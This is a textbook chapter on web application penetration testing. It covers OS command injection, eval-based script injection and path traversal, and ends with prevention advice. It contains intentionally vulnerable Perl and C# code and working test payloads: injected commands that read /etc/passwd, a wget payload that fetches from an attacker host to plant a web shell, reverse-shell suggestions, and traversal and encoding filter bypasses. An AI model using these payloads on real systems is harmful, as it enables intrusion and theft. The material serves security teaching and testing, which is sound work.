

## Attacking Back-End Components

Web applications are increasingly complex offerings. They frequently function as the Internet-facing interface to a variety of business-critical resources on the back end, including networked resources such as web services, back-end web servers, mail servers, and local resources such as filesystems and interfaces to the operating system. Frequently, the application server also acts as a discretionary access control layer for these back-end components. Any successful attack that could perform arbitrary interaction with a back-end component could potentially violate the entire access control model applied by the web application, allowing unauthorized access to sensitive data and functionality.

When data is passed from one component to another, it is interpreted by different sets of APIs and interfaces. Data that is considered “safe” by the core application may be extremely unsafe within the onward component, which may support different encodings, escape characters, field delimiters, or string terminators. Additionally, the onward component may possess considerably more functionality than what the application normally invokes. An attacker exploiting an injection vulnerability can often go beyond merely breaking the application’s access control. She can exploit the additional functionality supported by the back-end component to compromise key parts of the organization’s infrastructure.

## Injecting OS Commands

---

Most web server platforms have evolved to the point where built-in APIs exist to perform practically any required interaction with the server's operating system. Properly used, these APIs can enable developers to access the filesystem, interface with other processes, and carry out network communications in a safe manner. Nevertheless, there are many situations in which developers elect to use the more heavyweight technique of issuing operating system commands directly to the server. This option can be attractive because of its power and simplicity and often provides an immediate and functional solution to a particular problem. However, if the application passes user-supplied input to operating system commands, it may be vulnerable to command injection, enabling an attacker to submit crafted input that modifies the commands that the developers intended to perform.

The functions commonly used to issue operating system commands, such as `exec` in PHP and `wscript.shell` in ASP, do not impose any restrictions on the scope of commands that may be performed. Even if a developer intends to use an API to perform a relatively benign task such as listing a directory's contents, an attacker may be able to subvert it to write arbitrary files or launch other programs. Any injected commands usually run in the security context of the web server process, which often is sufficiently powerful for an attacker to compromise the entire server.

Command injection flaws of this kind have arisen in numerous off-the-shelf and custom-built web applications. They have been particularly prevalent within applications that provide an administrative interface to an enterprise server or to devices such as firewalls, printers, and routers. These applications often have particular requirements for operating system interaction that lead developers to use direct commands that incorporate user-supplied data.

### Example 1: Injecting Via Perl

Consider the following Perl CGI code, which is part of a web application for server administration. This function allows administrators to specify a directory on the server and view a summary of its disk usage:


```
#!/usr/bin/perl
use strict;
use CGI qw(:standard escapeHTML);
print header, start_html("");
print "<pre>";

my $command = "du -h --exclude php* /var/www/html";
$command= $command.param("dir");
$command=`$command`;
```

```
print "$command\n";

print end_html;
```

When used as intended, this script simply appends the value of the user-supplied `dir` parameter to the end of a preset command, executes the command, and displays the results, as shown in Figure 10-1.




**Figure 10-1:** A simple application function for listing a directory's contents

This functionality can be exploited in various ways by supplying crafted input containing shell metacharacters. These characters have a special meaning to the interpreter that processes the command and can be used to interfere with the command that the developer intended to execute. For example, the pipe character (`|`) is used to redirect the output from one process into the input of another, enabling multiple commands to be chained together. An attacker can leverage this behavior to inject a second command and retrieve its output, as shown in Figure 10-2.

Here, the output from the original `du` command has been redirected as the input to the command `cat/etc/passwd`. This command simply ignores the input and performs its sole task of outputting the contents of the `passwd` file.

An attack as simple as this may appear improbable; however, exactly this type of command injection has been found in numerous commercial products. For example, HP OpenView was found to be vulnerable to a command injection flaw within the following URL:

```
https://target:3443/OvCgi/connectedNodes.ovpl?node=a| [your command] |
```



```

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/sh
daemon:x:2:2:daemon:/sbin:/bin/sh
adm:x:3:4:adm:/var/adm:/bin/sh
lp:x:4:7:lp:/var/spool/lpd:/bin/sh
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/bin/sh
news:x:9:13:news:/var/spool/news:/bin/sh
uucp:x:10:14:uucp:/var/spool/uucp:/bin/sh
operator:x:11:0:operator:/var:/bin/sh
games:x:12:100:games:/usr/games:/bin/sh
nobody:x:65534:65534:Nobody:./:/bin/sh
rpm:x:13:101:system user for rpm:/var/lib/rpm:/bin/false
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpc:x:70:70:system user for portmap:./:/bin/false
xfs:x:71:71:system user for xorg-x11:/etc/X11/fs:/bin/false
messagebus:x:72:72:system user for dbus:./:/sbin/nologin
apache:x:73:73:system user for apache2:/var/www:/bin/sh
rpcuser:x:74:74:system user for nfs-utils:/var/lib/nfs:/bin/false
sshd:x:75:75:system user for openssh:/var/empty:/bin/true
mysql:x:76:76:system user for MySQL:/var/lib/mysql:/bin/bash
squid:x:77:77:system user for squid:/var/spool/squid:/bin/false
postgres:x:78:78:system user for postgresql:/var/lib/pgsql:/bin/bash
snort:x:79:79:system user for snort:/var/log/snort:/bin/false
manicprout:x:500:500:./home/manicprout:/bin/bash

```

**Figure 10-2:** A successful command injection attack

## Example 2: Injecting Via ASP

Consider the following C# code, which is part of a web application for administering a web server. The function allows administrators to view the contents of a requested directory:


```

string dirName = "C:\\filestore\\" + Directory.Text;
ProcessStartInfo psInfo = new ProcessStartInfo("cmd", "/c dir " +
dirName);
...
Process proc = Process.Start(psInfo);


```

When used as intended, this script inserts the value of the user-supplied `Directory` parameter into a preset command, executes the command, and displays the results, as shown in Figure 10-3.

As with the vulnerable Perl script, an attacker can use shell metacharacters to interfere with the preset command intended by the developer and inject his own command. The ampersand character (&) is used to batch multiple commands. Supplying a filename containing the ampersand character and a second command causes this command to be executed and its results displayed, as shown in Figure 10-4.



**Figure 10-3:** A function to list the contents of a directory



**Figure 10-4:** A successful command injection attack

**TRY IT!**

```
http://mdsec.net/admin/5/  
http://mdsec.net/admin/9/  
http://mdsec.net/admin/14/
```

## Injecting Through Dynamic Execution

Many web scripting languages support the dynamic execution of code that is generated at runtime. This feature enables developers to create applications that dynamically modify their own code in response to various data and conditions. If user input is incorporated into code that is dynamically executed, an attacker may be able to supply crafted input that breaks out of the intended data context and specifies commands that are executed on the server in the same way as if they had been written by the original developer. The first target of an attacker at this point typically is to inject an API that runs OS commands.

The PHP function `eval` is used to dynamically execute code that is passed to the function at runtime. Consider a search function that enables users to create stored searches that are then dynamically generated as links within their user interface. When users access the search function, they use a URL like the following:

```
/search.php?storedsearch=\$mysearch%3dwahh
```

The server-side application implements this functionality by dynamically generating variables containing the name/value pairs specified in the `storedsearch` parameter, in this case creating a `mysearch` variable with the value `wahh`:

```
$storedsearch = $_GET['storedsearch'];  
eval("$storedsearch;");
```

In this situation, you can submit crafted input that is dynamically executed by the `eval` function, resulting in injection of arbitrary PHP commands into the server-side application. The semicolon character can be used to batch commands in a single parameter. For example, to retrieve the contents of the file `/etc/passwd`, you could use either the `file_get_contents` or `system` command:

```
/search.php?storedsearch=\$mysearch%3dwahh;%20echo%20file_get  
_contents('/etc/passwd')  
/search.php?storedsearch=\$mysearch%3dwahh;%20system('cat%20/etc/  
passwd')
```

**NOTE** The Perl language also contains an `eval` function that can be exploited in the same way. Note that the semicolon character may need to be URL-encoded (as `%3b`) because some CGI script parsers interpret this as a parameter delimiter. In classic ASP, `Execute()` performs a similar role.

## Finding OS Command Injection Flaws

In your application mapping exercises (see Chapter 4), you should have identified any instances where the web application appears to be interacting with the underlying operating system by calling external processes or accessing the filesystem. You should probe all these functions, looking for command injection flaws. In fact, however, the application may issue operating system commands containing absolutely any item of user-supplied data, including every URL and body parameter and every cookie. To perform a thorough test of the application, you therefore need to target all these items within every application function.

Different command interpreters handle shell metacharacters in different ways. In principle, any type of application development platform or web server may call out to any kind of shell interpreter, running either on its own operating system or that of any other host. Therefore, you should not make any assumptions about the application's handling of metacharacters based on any knowledge of the web server's operating system.

Two broad types of metacharacters may be used to inject a separate command into an existing preset command:

- The characters `;` `|` `&` and newline may be used to batch multiple commands, one after the other. In some cases, these characters may be doubled with different effects. For example, in the Windows command interpreter, using `&&` causes the second command to run only if the first is successful. Using `||` causes the second command to always run, regardless of the success of the first.
- The backtick character (```) can be used to encapsulate a separate command within a data item being processed by the original command. Placing an injected command within backticks causes the shell interpreter to execute the command and replace the encapsulated text with the results of this command before continuing to execute the resulting command string.

In the previous examples, it was straightforward to verify that command injection was possible and to retrieve the results of the injected command, because those results were returned immediately within the application's response. In many cases, however, this may not be possible. You may be injecting into a command that returns no results and which does not affect the application's subsequent processing in any identifiable way. Or the method you have used to inject your chosen command may be such that its results are lost as multiple commands are batched together.

In general, the most reliable way to detect whether command injection is possible is to use time-delay inference in a similar way as was described for exploiting blind SQL injection. If a potential vulnerability appears to exist, you can then use other methods to confirm this and to retrieve the results of your injected commands.



**HACK STEPS**

1. You can normally use the `ping` command as a means of triggering a time delay by causing the server to ping its loopback interface for a specific period. There are minor differences between how Windows and UNIX-based platforms handle command separators and the `ping` command. However, the following all-purpose test string should induce a 30-second time delay on either platform if no filtering is in place:

```
|| ping -i 30 127.0.0.1 ; x || ping -n 30 127.0.0.1 &
```

To maximize your chances of detecting a command injection flaw if the application is filtering certain command separators, you should also submit each of the following test strings to each targeted parameter in turn and monitor the time taken for the application to respond:

```
| ping -i 30 127.0.0.1 |
| ping -n 30 127.0.0.1 |
& ping -i 30 127.0.0.1 &
& ping -n 30 127.0.0.1 &
; ping 127.0.0.1 ;
%0a ping -i 30 127.0.0.1 %0a
` ping 127.0.0.1 `
```

2. If a time delay occurs, the application may be vulnerable to command injection. Repeat the test case several times to confirm that the delay was not the result of network latency or other anomalies. You can try changing the value of the `-n` or `-i` parameters and confirming that the delay experienced varies systematically with the value supplied.
3. Using whichever of the injection strings was found to be successful, try injecting a more interesting command (such as `ls` or `dir`). Determine whether you can retrieve the results of the command to your browser.
4. If you are unable to retrieve results directly, you have other options:
  - You can attempt to open an out-of-band channel back to your computer. Try using TFTP to copy tools up to the server, using telnet or netcat to create a reverse shell back to your computer, and using the `mail` command to send command output via SMTP.
  - You can redirect the results of your commands to a file within the web root, which you can then retrieve directly using your browser. For example:

```
dir > c:\inetpub\wwwroot\foo.txt
```

5. When you have found a means of injecting commands and retrieving the results, you should determine your privilege level (by using `whoami` or something similar, or attempting to write a harmless file to a protected directory). You may then seek to escalate privileges, gain backdoor access to sensitive application data, or attack other hosts reachable from the compromised server.



In some cases, it may not be possible to inject an entirely separate command due to filtering of required characters or the behavior of the command API being used by the application. Nevertheless, it may still be possible to interfere with the behavior of the command being performed to achieve some desired result.

In one instance seen by the authors, the application passed user input to the operating system command `nslookup` to find the IP address of a domain name supplied by the user. The metacharacters needed to inject new commands were being blocked, but the `<` and `>` characters used to redirect the command's input and output were allowed. The `nslookup` command usually outputs the IP address for a domain name, which did not seem to provide an effective attack vector. However, if an invalid domain name is supplied, the command outputs an error message that includes the domain name that was looked up. This behavior proved sufficient to deliver a serious attack:

- Submit a fragment of server-executable script code as the domain name to be resolved. The script can be encapsulated in quotes to ensure that the command interpreter treats it as a single token.
- Use the `>` character to redirect the command's output to a file in an executable folder within the web root. The command executed by the operating system is as follows:

```
nslookup "[script code]" > [/path/to/executable_file]
```

- When the command is run, the following output is redirected to the executable file:

```
** server can't find [script code]: NXDOMAIN
```

- This file can then be invoked using a browser, and the injected script code is executed on the server. Because most scripting languages allow pages to contain a mix of client-side content and server-side markup, the parts of the error message that the attacker does not control are just treated as plain text, and the markup within the injected script is executed. The attack therefore succeeds in leveraging a restricted command injection condition to introduce an unrestricted backdoor into the application server.

#### TRY IT!

```
http://mdsec.net/admin/18/
```

**HACK STEPS**

1. The `<` and `>` characters are used, respectively, to direct the contents of a file to the command's input and to direct the command's output to a file. If it is not possible to use the preceding techniques to inject an entirely separate command, you may still be able to read and write arbitrary file contents using the `<` and `>` characters.
2. Many operating system commands that applications invoke accept a number of command-line parameters that control their behavior. Often, user-supplied input is passed to the command as one of these parameters, and you may be able to add further parameters simply by inserting a space followed by the relevant parameter. For example, a web-authoring application may contain a function in which the server retrieves a user-specified URL and renders its contents in-browser for editing. If the application simply calls out to the `wget` program, you may be able to write arbitrary file contents to the server's filesystem by appending the `-O` command-line parameter used by `wget`. For example:

```
url=http://wahh-attacker.com/%20-O%20c:\inetpub\wwwroot\scripts\cmdasp.asp
```

**TIP** Many command injection attacks require you to inject spaces to separate command-line arguments. If you find that spaces are being filtered by the application, and the platform you are attacking is UNIX-based, you may be able to use the `$IFS` environment variable instead, which contains the whitespace field separators.

## Finding Dynamic Execution Vulnerabilities

Dynamic execution vulnerabilities most commonly arise in languages such as PHP and Perl. But in principle, any type of application platform may pass user-supplied input to a script-based interpreter, sometimes on a different back-end server.

**HACK STEPS**

1. Any item of user-supplied data may be passed to a dynamic execution function. Some of the items most commonly used in this way are the names and values of cookie parameters and persistent data stored in user profiles as the result of previous actions.
2. Try submitting the following values in turn as each targeted parameter:

```
;echo%20111111  
echo%20111111  
response.write%20111111  
:response.write%20111111
```

3. Review the application's responses. If the string 111111 is returned on its own (is not preceded by the rest of the command string), the application is likely to be vulnerable to the injection of scripting commands.
4. If the string 111111 is not returned, look for any error messages that indicate that your input is being dynamically executed and that you may need to fine-tune your syntax to achieve injection of arbitrary commands.
5. If the application you are attacking uses PHP, you can use the test string `phpinfo()`, which, if successful, returns the configuration details of the PHP environment.
6. If the application appears to be vulnerable, verify this by injecting some commands that result in time delays, as described previously for OS command injection. For example:

```
system('ping%20127.0.0.1')
```

## Preventing OS Command Injection

In general, the best way to prevent OS command injection flaws from arising is to avoid calling out directly to operating system commands. Virtually any conceivable task that a web application may need to carry out can be achieved using built-in APIs that cannot be manipulated to perform commands other than the one intended.

If it is considered unavoidable to embed user-supplied data into command strings that are passed to an operating system command interpreter, the application should enforce rigorous defenses to prevent a vulnerability from arising. If possible, a whitelist should be used to restrict user input to a specific set of expected values. Alternatively, the input should be restricted to a very narrow character set, such as alphanumeric characters only. Input containing any other data, including any conceivable metacharacter or whitespace, should be rejected.

As a further layer of protection, the application should use command APIs that launch a specific process via its name and command-line parameters, rather than passing a command string to a shell interpreter that supports command chaining and redirection. For example, the Java API `Runtime.exec` and the ASP.NET API `Process.Start` do not support shell metacharacters. If used properly, they can ensure that only the command intended by the developer will be executed. See Chapter 19 for more details of command execution APIs.

## Preventing Script Injection Vulnerabilities

In general, the best way to avoid script injection vulnerabilities is to not pass user-supplied input, or data derived from it, into any dynamic execution or include functions. If this is considered unavoidable for some reason, the relevant input should be strictly validated to prevent any attack from occurring. If possible, use a whitelist of known good values that the application expects, and reject any input that does not appear on this list. Failing that, check the characters used within the input against a set known to be harmless, such as alphanumeric characters excluding whitespace.

## Manipulating File Paths

---

Many types of functionality commonly found in web applications involve processing user-supplied input as a file or directory name. Typically, the input is passed to an API that accepts a file path, such as in the retrieval of a file from the local filesystem. The application processes the result of the API call within its response to the user's request. If the user-supplied input is improperly validated, this behavior can lead to various security vulnerabilities, the most common of which are file path traversal bugs and file inclusion bugs.

## Path Traversal Vulnerabilities

Path traversal vulnerabilities arise when the application uses user-controllable data to access files and directories on the application server or another back-end filesystem in an unsafe way. By submitting crafted input, an attacker may be able to cause arbitrary content to be read from, or written to, anywhere on the filesystem being accessed. This often enables an attacker to read sensitive information from the server, or overwrite sensitive files, ultimately leading to arbitrary command execution on the server.

Consider the following example, in which an application uses a dynamic page to return static images to the client. The name of the requested image is specified in a query string parameter:

```
http://mdsec.net/filestore/8/GetFile.ashx?filename=keira.jpg
```

When the server processes this request, it follows these steps:

1. Extracts the value of the `filename` parameter from the query string.
2. Appends this value to the prefix `C:\filestore\`.
3. Opens the file with this name.
4. Reads the file's contents and returns it to the client.

The vulnerability arises because an attacker can place path traversal sequences into the `filename` to backtrack up from the directory specified in step 2 and therefore access files from anywhere on the server that the user context used by the application has privileges to access. The path traversal sequence is known as “dot-dot-slash”; a typical attack looks like this:

```
http://mdsec.net/filestore/8/GetFile.ashx?filename=..\windows\win.ini
```

When the application appends the value of the `filename` parameter to the name of the images directory, it obtains the following path:

```
C:\filestore\..\windows\win.ini
```

The two traversal sequences effectively step back up from the images directory to the root of the C: drive, so the preceding path is equivalent to this:

```
C:\windows\win.ini
```

Hence, instead of returning an image file, the server actually returns a default Windows configuration file.

**NOTE** In older versions of Windows IIS web server, applications would, by default, run with local system privileges, allowing access to any readable file on the local filesystem. In more recent versions, in common with many other web servers, the server's process by default runs in a less privileged user context. For this reason, when probing for path traversal vulnerabilities, it is best to request a default file that can be read by any type of user, such as `c:\windows\win.ini`.

In this simple example, the application implements no defenses to prevent path traversal attacks. However, because these attacks have been widely known

about for some time, it is common to encounter applications that implement various defenses against them, often based on input validation filters. As you will see, these filters are often poorly designed and can be bypassed by a skilled attacker.

**TRY IT!**

```
http://mdsec.net/filestore/8/
```

### ***Finding and Exploiting Path Traversal Vulnerabilities***

Many kinds of functionality require a web application to read from or write to a filesystem on the basis of parameters supplied within user requests. If these operations are carried out in an unsafe manner, an attacker can submit crafted input that causes the application to access files that the application designer did not intend it to access. Known as *path traversal* vulnerabilities, such defects may enable the attacker to read sensitive data including passwords and application logs, or to overwrite security-critical items such as configuration files and software binaries. In the most serious cases, the vulnerability may enable an attacker to completely compromise both the application and the underlying operating system.

Path traversal flaws are sometimes subtle to detect, and many web applications implement defenses against them that may be vulnerable to bypasses. We will describe all the various techniques you will need, from identifying potential targets, to probing for vulnerable behavior, to circumventing the application's defenses, to dealing with custom encoding.

#### **Locating Targets for Attack**

During your initial mapping of the application, you should already have identified any obvious areas of attack surface in relation to path traversal vulnerabilities. Any functionality whose explicit purpose is uploading or downloading files should be thoroughly tested. This functionality is often found in work flow applications where users can share documents, in blogging and auction applications where users can upload images, and in informational applications where users can retrieve documents such as ebooks, technical manuals, and company reports.

In addition to obvious target functionality of this kind, various other types of behavior may suggest relevant interaction with the filesystem.

**HACK STEPS**

1. Review the information gathered during application mapping to identify the following:
  - Any instance where a request parameter appears to contain the name of a file or directory, such as `include=main.inc` or `template=/en/sidebar`.
  - Any application functions whose implementation is likely to involve retrieval of data from a server filesystem (as opposed to a back-end database), such as the displaying of office documents or images.
2. During all testing you perform in relation to every other kind of vulnerability, look for error messages or other anomalous events that are of interest. Try to find any evidence of instances where user-supplied data is being passed to file APIs or as parameters to operating system commands.

**TIP** If you have local access to the application (either in a whitebox testing exercise or because you have compromised the server's operating system), identifying targets for path traversal testing is usually straightforward, because you can monitor all filesystem interaction that the application performs.

**HACK STEPS**

If you have local access to the web application, do the following:

1. Use a suitable tool to monitor all filesystem activity on the server. For example, the FileMon tool from SysInternals can be used on the Windows platform, the `ltrace`/`strace` tools can be used on Linux, and the `truss` command can be used on Sun's Solaris.
2. Test every page of the application by inserting a single unique string (such as `traversaltest`) into each submitted parameter (including all cookies, query string fields, and `POST` data items). Target only one parameter at a time, and use the automated techniques described in Chapter 14 to speed up the process.
3. Set a filter in your filesystem monitoring tool to identify all filesystem events that contain your test string.
4. If any events are identified where your test string has been used as or incorporated into a file or directory name, test each instance (as described next) to determine whether it is vulnerable to path traversal attacks.



### Detecting Path Traversal Vulnerabilities

Having identified the various potential targets for path traversal testing, you need to test every instance individually to determine whether user-controllable data is being passed to relevant filesystem operations in an unsafe manner.

For each user-supplied parameter being tested, determine whether traversal sequences are being blocked by the application or whether they work as expected. An initial test that is usually reliable is to submit traversal sequences in a way that does not involve stepping back above the starting directory.

#### HACK STEPS

1. **Working on the assumption that the parameter you are targeting is being appended to a preset directory specified by the application, modify the parameter's value to insert an arbitrary subdirectory and a single traversal sequence. For example, if the application submits this parameter:**

```
file=foo/file1.txt
```

**try submitting this value:**

```
file=foo/bar/../../file1.txt
```

**If the application's behavior is identical in the two cases, it may be vulnerable. You should proceed directly to attempting to access a different file by traversing above the start directory.**

2. **If the application's behavior is different in the two cases, it may be blocking, stripping, or sanitizing traversal sequences, resulting in an invalid file path. You should examine whether there are any ways to circumvent the application's validation filters (described in the next section).**

**The reason why this test is effective, even if the subdirectory "bar" does not exist, is that most common filesystems perform canonicalization of the file path before attempting to retrieve it. The traversal sequence cancels out the invented directory, so the server does not check whether it is present.**

If you find any instances where submitting traversal sequences without stepping above the starting directory does not affect the application's behavior, the next test is to attempt to traverse out of the starting directory and access files from elsewhere on the server filesystem.

**HACK STEPS**

1. If the application function you are attacking provides read access to a file, attempt to access a known world-readable file on the operating system in question. Submit one of the following values as the filename parameter you control:

```
../../../../../../../../../../../../../../../../etc/passwd
../../../../../../../../../../../../../../../../windows/win.ini
```

If you are lucky, your browser displays the contents of the file you have requested, as shown in Figure 10-5.

2. If the function you are attacking provides write access to a file, it may be more difficult to verify conclusively whether the application is vulnerable. One test that is often effective is to attempt to write two files – one that should be writable by any user, and one that should not be writable even by root or Administrator. For example, on Windows platforms you can try this:


```
../../../../../../../../../../../../../../../../writetest.txt
../../../../../../../../../../../../../../../../windows/system32/config/sam
```

On UNIX-based platforms, files that root may not write are version-dependent, but attempting to overwrite a directory with a file should always fail, so you can try this:

```
../../../../../../../../../../../../../../../../tmp/writetest.txt
../../../../../../../../../../../../../../../../tmp
```

For each pair of tests, if the application's behavior is different in response to the first and second requests (for example, if the second returns an error message but the first does not), the application probably is vulnerable.

3. An alternative method for verifying a traversal flaw with write access is to try to write a new file within the web root of the web server and then attempt to retrieve this with a browser. However, this method may not work if you do not know the location of the web root directory or if the user context in which the file access occurs does not have permission to write there.



**Figure 10-5:** A successful path traversal attack

**NOTE** Virtually all filesystems tolerate redundant traversal sequences that appear to try to move above the root of the filesystem. Hence, it is usually advisable to submit a large number of traversal sequences when probing for a flaw, as in the examples given here. It is possible that the starting directory to which your data is appended lies deep within the filesystem, so using an excessive number of sequences helps avoid false negatives.

Also, the Windows platform tolerates both forward slashes and backslashes as directory separators, whereas UNIX-based platforms tolerate only the forward slash. Furthermore, some web applications filter one version but not the other. Even if you are certain that the web server is running a UNIX-based operating system, the application may still be calling out to a Windows-based back-end component. Because of this, it is always advisable to try both versions when probing for traversal flaws.

### Circumventing Obstacles to Traversal Attacks

If your initial attempts to perform a traversal attack (as just described) are unsuccessful, this does not mean that the application is not vulnerable. Many application developers are aware of path traversal vulnerabilities and implement various kinds of input validation checks in an attempt to prevent them. However, those defenses are often flawed and can be bypassed by a skilled attacker.

The first type of input filter commonly encountered involves checking whether the filename parameter contains any path traversal sequences. If it does, the filter either rejects the request or attempts to sanitize the input to remove the sequences. This type of filter is often vulnerable to various attacks that use alternative encodings and other tricks to defeat the filter. These attacks all exploit the type of canonicalization problems faced by input validation mechanisms, as described in Chapter 2.

**HACK STEPS**

1. Always try path traversal sequences using both forward slashes and backslashes. Many input filters check for only one of these, when the filesystem may support both.
2. Try simple URL-encoded representations of traversal sequences using the following encodings. Be sure to encode every single slash and dot within your input:
  - Dot — %2e
  - Forward slash — %2f
  - Backslash — %5c
3. Try using 16-bit Unicode encoding:
  - Dot — %u002e
  - Forward slash — %u2215
  - Backslash — %u2216
4. Try double URL encoding:
  - Dot — %252e
  - Forward slash — %252f
  - Backslash — %255c
5. Try overlong UTF-8 Unicode encoding:
  - Dot — %c0%2e, %e0%40%ae, %c0%ae, and so on
  - Forward slash — %c0%af, %e0%80%af, %c0%2f, and so on
  - Backslash — %c0%5c, %c0%80%5c, and so on

You can use the illegal Unicode payload type within Burp Intruder to generate a huge number of alternate representations of any given character and submit this at the relevant place within your target parameter. These representations strictly violate the rules for Unicode representation but nevertheless are accepted by many implementations of Unicode decoders, particularly on the Windows platform.

